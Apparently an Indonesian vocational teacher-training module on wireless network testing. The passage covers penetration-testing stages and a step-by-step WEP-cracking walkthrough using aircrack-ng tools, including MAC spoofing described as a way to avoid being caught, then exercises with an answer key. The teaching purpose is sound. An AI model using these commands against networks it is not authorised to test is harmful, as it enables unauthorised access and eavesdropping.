Sebelum melakukan tindakan pengujian dibutuhkan data-data *access point* yang terpasang di objek pengujian seperti network, ESSID, channel, MAC address dan IP address dalam jaringan.

2. Analisis

Setelah mengetahui karakter jaringan selanjutnya dilakukan analisis untuk menentukan jenis tindakan dan kebutuhan pengujian dengan penetrasi.

3. Penyerangan (*Attacking*)

Tahap ini dilakukan tindakan penetrasi jaringan dengan berbagai macam serangan seperti tabel berikut ini:

Tabel 3.1. Penyerangan jaringan WLAN

1	<i>Cracking the encryption</i>
	Deskripsi: Pengujian ini bertujuan mengetahui apakah semua <i>access point</i> dilindungi dengan sistem keamanan enkripsi seperti WEP dan WPA. Penguji melakukan <i>scanning</i> terhadap masing-masing AP kemudian menentukan target untuk dilakukan <i>cracking</i> terhadap <i>key</i> yang digunakan sebagai pengamanan.
	Tools: Paket Backtrack 5
2	<i>Bypassing WLAN Authentication</i>
	Deskripsi: Penguji melakukan <i>scanning</i> terhadap masing-masing AP kemudian menentukan target untuk dilakukan <i>cracking</i> terhadap <i>key</i> yang digunakan sebagai pengamanan. Pengujian dilakukan untuk mengetahui apakah sistem keamanan menggunakan metode pembatasan hak akses berdasar <i>MAC address</i> . Apabila untuk mendapat akses ke semua AP ada proses autentikasi berdasarkan <i>MAC address</i> maka akan dicoba dengan melakukan <i>spoofing</i> terhadap sistem keamanan.
	Tools: Paket Backtrack 5
3	<i>Attacking the Infrastructure</i>
	Deskripsi: Serangan untuk berbagai layanan <i>wireless</i> untuk <i>client</i> sehingga dapat mempengaruhi kinerja jaringan. Bentuk serangan ini adalah <i>DoS attack</i> yang bertujuan melumpuhkan jaringan.
	Tools: Paket Backtrack 5
4	<i>MITM Attack</i>
	Deskripsi: Melakukan serangan terhadap pengguna jaringan dengan melakukan penyadapan paket data dan merubah isi paket data kemudian mengirim ke tujuan
	Tools: Paket Backtrack 5

c. Evaluasi

Untuk selanjutnya hasil yang didapat dari pengujian kemudian dijadikan bahan evaluasi untuk dilaporkan kepada pihak pengelola atau institusi pemilik WLAN.

3. Pengujian Password Jaringan Nirkabel

Untuk melakukan pengujian tingkat keamanan dari password yang dipasang pada jaringan nirkabel, dapat digunakan beberapa perangkat lunak atau software seperti linux BackTrack atau KaliLinux. Secara umum, berikut ini adalah beberapa instruksi yang digunakan pada konsole di sistem operasi linux BackTrack ataupun KaliLinux untuk menguji sejauh mana keamanan dari password jaringan yang telah dipasang saat konfigurasi perangkat *access point*.

`airmon-ng`

Perintah ini akan menginisialisasi Wi-Fi network monitoring dan memberi tahu anda berapa network dalam range

- **`airmon-ng stop [Wi-Fi Card Name]`** (tanpa tanda kutip)]

Perintah ini akan menghentikan card broadcast dan sesi segera.

- **`macchanger -mac [Desired MAC address] [Wi-Fi card name]`**

Perintah ini akan mengubah MAC address saat ini ke MAC address yang dikehendaki, sehingga anda tidak tertangkap di kemudian waktu.

- **`airmon-ng start [Wi-Fi Card name]`**

Anda akan mendapati adaptor lain yang diset pada monitor mode, gunakan adaptor tadi untuk tujuan lebih lanjut pada perintah-perintah berikut tempat – '[Wi-Fi card name]' muncul

Dumping Packet

Usai set up semua parameter, Anda perlu mengendus dan mendump data packet untuk mendapatkan key. Anda bisa melakukannya dengan perintah-perintah berikut. Pada command console, ketik perintah-perintah ini.

- **`airodump-ng [Wi-Fi card name]`**

Salin dan tempelkan BSSID di perintah berikut dan eksekusilah.

- **airodump-ng -c [Channel Number] -w [Filename untuk deskripsi] -bssid [BSSID] [Wi-Fi Card Name]**

Saat Anda mengeksekusi perintah, Anda akan mendapati sejumlah inspirasi dan data packet yang akan disimpan di filename yang Anda tetapkan. File akan disimpan di root pada drive sistem (klik Computer dan Anda akan menemukan filenya). File hadir dalam dua format: *.cap, *.txt.

Airreplay-ng -1 0 -a [BSSID] -h [FAKED MAC ADDRESS] -e [Wi-Fi name (yang hendak dihack)] [Wi-Fi card name]

Saat mengetikkan perintah ini, Anda akan mendapati bahwa data packet yang dibutuhkan untuk membobol key akan meningkat drastis sehingga menghemat banyak waktu Anda.

Menampilkan WEP Key

Buka console lain setelah Anda disugahi sekitar 20.000 data packet dan perintah berikut untuk menampilkan WEP key.

Aircrack-ng -n 64 -b [BSSID] [Filename tanpa extension]

Sewaktu mengetikkan perintah ini, Anda akan mendapati sebuah key dengan format semacam ini.

XX:XX:XX:XX

Tidak selalu key mempunyai digit yang sama seperti yang ditunjukkan diatas sehingga jangan heran bila menemukan key 10 digit atau 14 digit. Juga, bila enkripsi gagal, Anda bisa mengubah level bit untuk deskripsi dengan perintah,

Aircrack-ng -n [BIT LEVEL] -b [BSSID] [Filename without extension]

Ingat, bit level harusnya angka dengan 2n yang n: 1, 2, 3, 4.

Contoh:

aircrack-ng -n 32 -b [BSSID] [Filename tanpa extension] atau aircrack-ng -n 128 -b [BSSID] [Filename tanpa extension]

D. Aktivitas Pembelajaran


Aktivitas pembelajaran ini berupa berbagai bentuk kegiatan belajar yang harus dilakukan oleh peserta diklat untuk memantapkan dalam pengetahuan dan

keterampilan serta nilai maupun sikap yang terkait dengan uraian materi yang sudah dijelaskan di atas, kegiatan tersebut adalah sebagai berikut :

1. Pengujian Jaringan Wi-Fi

Setelah proses penyetingan dan konfigurasi telah dilakukan dengan baik, sebelum menggunakan jaringan nirkabel sebagai media penghubung antar jaringan atau antar wireless station, terlebih dahulu harus dilakukan pengujian atau testing jaringan. Langkah-langkah pengujian jaringan nirkabel atau *Access point* adalah sebagai berikut :

1. Setting komputer yang akan dipakai untuk pengujian *Access point* agar IP Address komputer tersebut satu kelas dengan *Access point*. Karena IP Address Default dari *Access point* adalah 192.168.2.1/24, maka IP Address komputer di setting sekelas dengan IP Address *Access point* yaitu 192.168.2.2/24, seperti gambar berikut:



Gambar 4.2. Konfigurasi Setting IP Address

2. Kemudian melakukan tes koneksi dengan *Access point* dengan cara melakukan perintah “ping” ke IP alamat dari *Access point*. Apabila muncul tulisan

Reply from 192.168.2.1 berarti koneksi komputer dengan *Access point* berhasil dan dilanjutkan tes ping untuk 192.168.2.2.

```


C:\Users\wwn>ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:
Reply from 192.168.2.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
    
```

Gambar 4.3. Tes Ping ke IP Address Default *Access point*

3. Kemudian mengakses IP Address dari *Access point* tersebut menggunakan web browser yang ada dan melakukan login dengan username dan password default yang sudah ada dibuku manual AP.



Gambar 4.4. Login untuk melakukan konfigurasi *Access point*

4. Setelah melakukan login dengan benar, kemudian memilih Basic Setting pada untuk memilih mode dari *Access point* yang akan digunakan, memilih Spesifikasi dan Frekuensi Band dan setting ESSID. Setelah semua setting selesai, pilihan Apply untuk proses saving. Kemudian siap melakukan tes koneksi dengan

*Access point*Klien dan *Access point* Server dengan melakukan ping ke IP Address dari masing-masing *Access point* tersebut.

5. Jika hasil tes ping menunjukkan tampilan tulisan, misalnya :

Reply from 192.168.2.11 dan Reply from 192.168.2.1

berarti kedua *Access point* yang sudah disetting berhasil dan siap untuk digunakan sebagai media penghubung.

6. Selanjutnya lakukan juga tes ping IP address media penghubung lainnya sesuaikan dengan jenis kelas IP dan urutan host atau kliennya, dan jaringan nirkabel siap untuk di akses dengan baik (internet hotspot).

2. Pengujian tingkat pengamanan pada teknik WEP


Untuk menguji tingkat keamanan password khusus dengan enkripsi WEP, dapat dilakukan dengan cara meng-crack password metode WEP tersebut. Kebutuhan perangkat lunak dan perangkat keras untuk melakukan crack password WEP adalah sebagai berikut:

1. sebuah wireless adapter kompatibel
Kebutuhan mendasar adalah adapter kompatibel yang mampu injeksi paket,
2. BackTrackLive CD yang memungkinkan untuk melakukan segala macam pengujian keamanan dan tugas.

Untuk menguji tingkat keamanan password khusus dengan enkripsi WEP, dapat dilakukan dengan cara meng-crack enkripsi WEP tersebut. Untuk memecahkan WEP, dimulai dengan konsol. Untuk membuka konsol, klik pada taskbar di pojok kiri bawah, tombol kedua ke kanan. Selanjutnya, pada command line, ketikkan perintah berikut untuk mendapatkan daftar antarmuka jaringan:

```
airmon-ng
```

Berikut ini adalah contoh output dari perintah di atas:



```

Shell - Konsole
bt ~ # airmon-ng
Interface      Chipset      Driver
ra0            Ralink b/g   rt2500

bt ~ # airmon-ng stop ra0

Interface      Chipset      Driver
ra0            Ralink b/g   rt2500 (monitor mode disabled)

bt ~ # ifconfig ra0 down
bt ~ # macchanger --mac 00:11:22:33:44:55 ra0
Current MAC: 00:c0:ca:25:2d:41 (Alfa, Inc.)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
bt ~ # airmon-ng start ra0

Interface      Chipset      Driver
ra0            Ralink b/g   rt2500 (monitor mode enabled)

bt ~ #

```

Gambar 4.5. Contoh tampilan hasil perintah *airmon*

Dari tampilan di atas terlihat hanya ada 1 interface, yaitu ra0. Setelah mengetahui interface tersebut, maka dapat dilakukan intruksi – instruksi selanjutnya interface yang terdeteksi tersebut. Perintah – perintah selanjutnya adalah sebagai berikut:

```

airmon-ng                stop                (interface)
ifconfig                 (interface)        down
macchanger               --mac              00:11:22:33:44:55  (interface)
airmon-ng start (interface)

```


Contoh output dari perintah – perintah di atas dapat dilihat pada gambar 4.5. Jika tidak mendapatkan hasil yang sama dari perintah – perintah di atas, kemungkinan besar adapter jaringan tidak akan bekerja crack teknik ini. Jika dalam melakukannya, telah berhasil memperoleh alamat MAC “palsu” yang baru pada interface jaringan, yaitu 00:11:22:33:44:55. Tahap berikutnya adalah memilih jaringan dengan perintah berikut ini:

```

airodump-ng (interface)

```

Dalam proses melihat daftar jaringan- jaringan yang ditampilkan, bila telah terlihat jaringan yang diinginkan, maka tekan Ctrl + C untuk menghentikan daftar. Sorot baris yang berkaitan dengan jaringan yang menarik, dan perhatikan dua hal: BSSID dan salurannya (dalam kolom berlabel CH), seperti gambar dibawah ini:




Gambar 4.6. Tampilan daftar interface dalam jaringan

Jelas jaringan yang ingin dicrack harus memiliki enkripsi WEP (di ENC) kolom, bukan WPA atau enkripsi lainnya. Setelah tekan Ctrl + C untuk menghentikan daftar ini. Setelah Anda mendapatkannya, sorot BSSID dan menyalinnya ke clipboard Anda untuk digunakan kembali dalam perintah mendatang. Sekarang kita akan melihat apa yang terjadi dengan jaringan yang Anda pilih dan menangkap bahwa informasi ke file. Jalankan:

```
airodump-ng -c (channel) -w (file name) --bssid (bssid) (interface)
```

Di mana (channel) adalah saluran jaringan dan BSSID. Masukkan sesuatu yang deskriptif untuk (nama file). Misalkan dipilih nama "yoyo," yang merupakan nama

jaringan yang dicrack.Maka akan didapatkan output seperti apa yang ada di jendela di latar belakang gambar dibawah ini :



Gambar 4.7.Contoh tampilan hasil perintah *airodump*

Buka jendela Konsole baru di latar depan, dan masukkan perintah seperti berikut ini:

```
aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (interface)
```

E. Latihan

1. Sebutkan 2 aspek pengujian jaringan nirkabel!

.....

.....

.....

.....

.....

.....

.....

.....
.....
.....
.....

2. Sebutkan 4 tahapan pada pengujian jaringan nirkabel dengan metode penetration attack!

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

3. Sebutkan 4 macam jenis serangan yang dapat dilakukan untuk menguji keamanan jaringan nirkabel!

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

F. Rangkuman

Terdapat setidaknya 2 aspek pengujian pterhadap jaringan nirkabel yatu : konektifitas jaringan nirkabel dan keamanan jaringan nirkabel. Faktor – faktor

yang berkaitan dengan konektifitas jaringan nirkabel di antaranya adalah : kestabilan koneksi, jarak jangkauan area yang dicover dan besar throughput. Throughput adalah bandwidth yang sebenarnya (aktual) yang diukur dengan satuan waktu tertentu dan pada kondisi jaringan tertentu yang digunakan untuk melakukan transfer file dengan ukuran tertentu. Untuk menguji tingkat keamanan jaringan nirkabel dapat dilakukan dengan metode Penetration Testing. Penetration Testing adalah suatu kegiatan dimana seseorang mencobamensimulasikan serangan yang bisa dilakukan terhadap jaringan organisasi / perusahaan tertentu untuk menemukan kelemahan yang ada pada sistem jaringan tersebut. Tahapan proses pada metode penetration testing adalah Information gathering, Analisis, Exploit dan Attacking, reporting.

G. Kunci Jawaban

1. 2 aspek pengujian jaringan nirkabel adalah :
 - Konektifitas jaringan nirkabel
 - Keamanan jaringan nirkabel

2. 4 tahapan pada pengujian jaringan nirkabel dengan metode penetration Attack adalah :
 1. Information gathering
 2. Analisis
 3. Attacking
 4. Evaluasi

3. Jenis - jenis serangan yang dapat dilakukan untuk menguji keamanan jaringan nirkabel adalah :
 - a. Cracking the encrypton
 - b. Bypassing WLAN authentication
 - c. Attacking the infrastructure
 - d. MITM Attack

**PENUTUP****A. Kesimpulan**

Modul diklat PKB Guru TKJ Grade 7 Membangun Sistem Keamanan Jaringan Nirkabel ini memberikan pengetahuan, keterampilan dan sikap kepada guru atau peserta diklat tentang membangun sebuah jaringan nirkabel. Setelah mempelajari modul ini secara tuntas, guru harus dapat menganalisis dan membangun sistem keamanan jaringan nirkabel. Beberapa indikator yang sudah Bapak / Ibu capai kompetensinya antara lain: mengidentifikasi aspek – aspek keamanan pada jaringan nirkabel, mengidentifikasi teknik – teknik pengamanan jaringan nirkabel pada perangkat *Access point*, mengkonfigurasi sistem keamanan jaringan nirkabel, mengidentifikasi teknik konfigurasi perangkat *Access point* dengan mode *Wireless Distribution System (WDS)*, mengkonfigurasi perangkat *Access point* pada mode *bridge*, mengkonfigurasi perangkat *Access point* pada mode *repeater*, menganalisis teknik – teknik perawatan perangkat jaringan nirkabel, mengidentifikasi perangkat pendukung perawatan jaringan nirkabel, memperbaiki perangkat jaringan nirkabel sesuai dengan indikasi kerusakannya, mengidentifikasi aspek – aspek pengujian terhadap jaringan nirkabel, menguji kinerja jaringan nirkabel. Ruang yang dimaksud dalam modul ini adalah pengetahuan dan keterampilan sesuai dengan teori bloom dua dimensi yaitu dimensi pengetahuan dan dimensi proses perfiikir.

B. Tindak Lanjut

Modul Membangun Sistem Keamanan Jaringan Nirkabel ini memberikan pengetahuan dan ketrampilan kepada peserta didik dalam membangun sjaringan nirkabel berbasis linux. Materi berikutnya adalah modul 8 yang mempelajari tentang Membangun Sistem Keamanan Jaringan Komputer.



GLOSARIUM

Istilah	Arti
Jamming	Aksi untuk mengacaukan sinyal radio di suatu area.
SSID (Service Set Identifier)	Perangkat identifikasi yang unik dengan maksimum 32 karakter yang digunakan untuk membedakan satu jaringan W-LAN dengan jaringan W-LAN yang lain.
WEP (Wired Equivalent Privacy)	Protocol keamanan pada jaringan nirkabel yang mengenkripsi data.
WPA (Wireless Protected Access)	Protocol keamanan jaringan wireless yang mengenkripsi data dan kunci yang diacak yang dikirim melalui jaringan wireless-LAN.
WDS (Wireless Distribution System)	Sistem untuk memperluas jangkauan jaringan nirkabel dengan menggunakan dua atau lebih <i>Access point</i> .
POE (Power Over Ethernet)	Penyaluran tenaga listrik menggunakan kabel ethernet atau kabel jaringan
MAC Address (Media Access Control Address)	Nomor identifikasi yang bersifat unik yang dimiliki oleh setiap perangkat nirkabel.
Firmware	Perangkat lunak atau bisa disebut sebagai program yang bersifat tetap, yang tertanam pada unit perangkat keras seperti alat-alat elektronik, alat telekomunikasi dan komponen-komponen komputer.
MITM (Man in The Middle) attack	Serangan dimana attacker berada di tengah bebas mendengarkan dan mengubah percakapan antara dua pihak. Serangan Man in The Middle merupakan suatu tipe serangan yang memanfaatkan kelemahan Internet Protocol.
Penetration Testing	metode untuk mengevaluasi keamanan sistem komputer atau jaringan dengan mensimulasikan serangan dari sumber yang berbahaya.

DAFTAR PUSTAKA

Modul Jaringan Nirkabel |XII SMK TKJ.

S'to (2014), Wireless Kungfu Networking & Hacking, Edisi 2015, Jasakom.

Wright Joshua (2007), WarDriving & Wireless Penetration Testing, Syngress.

Carroll James Brandon (2009), CCNA Wireless Official Exam Certification Guide, Cisco Press.

Thomas, T.(2005), Network Security First-Step, Ed. I., ANDI, Yogyakarta

Whitaker, A.; Newman, D.P. 1 Desember 2012, Penetration Testing and Network Defense,<http://www.ciscopress.com/store/penetration-testing-and-network-defense-9781587052088>

<http://josh.staff.ugm.ac.id>

<http://www.pentest-standard.org>

<http://www.hong.web.id/tutorial/cara-setting-keamanan-wireless>

Nur Iman Wibisono,Membuat Wireless Bridge menggunakan TPLINK TL-WA5210G, 2003-2007, IlmuKomputer.com

<http://yadicucuklauk.blogspot.co.id/2012/03/wireless-security-access-point-linksys.html>

<http://www.belajarpc.com/matikan-ssid-broadcast-untuk-mengamankan-jaringan-wireless.htm>

<https://coolnetkid.wordpress.com/2014/05/24/penetration-testing/>